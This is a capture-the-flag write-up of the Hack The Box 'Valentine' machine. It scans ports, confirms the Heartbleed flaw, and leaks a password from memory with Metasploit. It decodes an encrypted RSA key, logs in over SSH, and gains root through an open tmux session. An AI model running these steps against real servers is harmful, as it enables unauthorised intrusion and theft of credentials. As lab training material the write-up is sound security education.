

Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap -sV -p- 10.10.10.79 --min-rate 1000 -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 16:35 IST
Nmap scan report for 10.10.10.79
Host is up (0.32s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp   open  ssl/http  Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ ssl-date: 2024-04-26T11:07:45+00:00; -1s from scanner time.
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
|_ Not valid before: 2018-02-06T00:45:25
|_ Not valid after: 2019-02-06T00:45:25
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.96 seconds
```

2) Checked the webpage



Vulnerability Assessment

1) The openssl in server is vulnerable

```

| ssl-heartbleed:
| VULNERABLE:
| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be p
| roTECTED by SSL/TLS encryption.
| State: VULNERABLE
| Risk factor: High
| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for
| reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as wel
| l as the encryption keys themselves.
|
| References:
| http://cvedetails.com/cve/2014-0160/
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
| http://www.openssl.org/news/secadv_20140407.txt

```

Exploitation

1) Leaking the password in memory using heartbleed dump

```

msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

  Name           Current Setting  Required  Description
  ----
  DUMPFILTER      no              no        Pattern to filter leaked memory before storing
  LEAK_COUNT      100            yes       Number of times to leak memory per SCAN or DUMP invocation
  MAX_KEYTRIES    50             yes       Max tries to dump key
  RESPONSE_TIMEOUT 10             yes       Number of seconds to wait for a server response
  RHOSTS          10.10.10.79     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           443            yes       The target port (TCP)
  STATUS_EVERY    5              yes       How many retries until key dump status
  THREADS         1              yes       The number of concurrent threads (max one per host)
  TLS_CALLBACK    None           yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
  TLS_VERSION     1.0            yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

Auxiliary action:

  Name      Description
  ----
  DUMP      Dump memory contents to loot

View the full module info with the info, or info -d command.

```

```

msf6 auxiliary(scanner/ssl/openssl_heartbleed) > strings /home/vigneswar/.msf4/loot/20240426165845_default_10.10.10.79_openssl.heartble_865374.bin | grep \
text | sort -u
[*] exec: strings /home/vigneswar/.msf4/loot/20240426165845_default_10.10.10.79_openssl.heartble_865374.bin | grep \$text | sort -u

$text=aGVhcnRibGVlZGJlbGllbmV0aGVoeXB1Cg==
$text=aGVhcnRibGVlZGJlbGllbmV0aGVoeXB1Cg==Wl
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > |

```

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input

aGVhcnRibGVlZGJlbGllbmV0aGVoeXB1Cg==


abc 36 1

Output

heartbleedbelievethetype

2) Fuzzed for more pages


```
(vigneswar@VigneswarPC)~  
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'https://valentine.htb/FUZZ' -ic -t 250  
  
      _____  
     /_ _ _ \_____/_____  
    /_ _ _ \_____/_____  
   /_ _ _ \_____/_____  
  /_ _ _ \_____/_____  
 /_ _ _ \_____/_____  
/_ _ _ \_____/_____  
/_____/  
v2.1.0-dev  
  
-----  
:: Method           : GET  
:: URL              : https://valentine.htb/FUZZ  
:: Wordlist          : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout           : 10  
:: Threads           : 250  
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500  
  
-----  
index [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 269ms]  
dev [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 269ms]  
decode [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 526ms]  
encode [Status: 200, Size: 552, Words: 73, Lines: 26, Duration: 302ms]  
[Status: 200, Size: 554, Words: 73, Lines: 28, Duration: 283ms]
```



The screenshot shows a Mozilla Firefox browser window. The address bar displays the URL `https://valentine.htb/dev/notes.txt`. Below the address bar, there is a list of tasks or notes:

- To do:
- 1) Coffee.
- 2) Research.
- 3) Fix decoder/encoder before going live.
- 4) Make sure encoding/decoding is only done client-side.
- 5) Don't use the decoder/encoder until any of this is done.
- 6) Find a better way to take notes.

3) Found a private key



Input

41 70 2b 4a 78 73 6e 49 51 39 43 46 79 78 49 74 39 32 66 72 58 7a 6e 73 6a 68 6c 59 61 38 73 76 62 56 4e 4e 66 6b 2f 39 66 79 58 36 6f 70 32 34 72 4c 32 44 79 45 53 70 59 0d 0a 70 6e 73 75 6b 42 43 46 42 6b 5a 48 57 4e 4e 79 65 4e 37 62 35 47 68 54 56 43 6f 64 48 68 7a 48 56 46 65 68 54 75 42 72 70 2b 56 75 50 71 61 71 44 76 4d 43 56 65 31 44 5a 43 62 34 4d 6a 41 6a 0d 0a 4d 73 6c 66 2b 39 78 4b 2b 54 58 45 4c 33 69 63 6d 49 4f 42 52 64 50 79 77 36 65 2f 4a 6c 51 6c 56 52 6c 6d 53 68 46 70 49 38 65 62 2f 38 56 73 54 79 4a 53 65 2b 62 38 35 33 7a 75 56 32 71 4c 0d 0a 73 75 4c 61 42 4d 78 59 4b 6d 33 2b 7a 45 44 49 44 76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c 43 43 2f 77 55 79 55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33 4f 45 57 0d 0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38 57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55 79 79 77 53 65 54 42 46 32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f 49 7a 54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52 56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f 31 78 53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b 68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d

Output

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqLAN5jbXv0PPSog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPHuJRCw2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZExi
Ebw66hjFmAu4AzqcM/kigNRFPyUNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eX0aUIHvHnvO6SchVWWRz70fcpcpiml1w13Tgdd2AiGd
pHLJpYUII5Pu06x+LS8n1r/GWMqSOEimNRD1j/59/4u3R0rTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMS15Hq9OD5HJ8G0R6JIISvRCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxw5lt5dPjAkBYRUnl9IESCiD4Z+uC
Ol6jLFD2kaOlFuyee0fYCb7GTq0e7EmMB3fGIwSdw8OC8NWTkwpjc0ELblUa6ul0
t9grS0sRTCsZd140Pts4bLSpKxMM0sgnKloXvnlPOSwSpWly9Wp6y8XX8+F40rxl5

4) Got ssh access

4/6

```
(vigneswar@VigneswarPC)-[/tmp/valentine]
$ ssh hype@10.10.10.79 -i id_rsa -o PubkeyAcceptedKeyTypes=ssh-rsa
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ |
```

Privilege Escalation

1) There is a tmux session file

```
hype@Valentine:~$ history
 1  exit
 2  exot
 3  exit
 4  ls -la
 5  cd /
 6  ls -la
 7  cd .devs
 8  ls -la
 9  tmux -L dev_sess
10  tmux a -t dev_sess
11  tmux --help
12  tmux -S /.devs/dev_sess
13  exit
```

2) The session is running as root

```
hype@Valentine:~$ tmux -S /.devs/dev_sess|
```

```
root@Valentine:/home/hype# |
```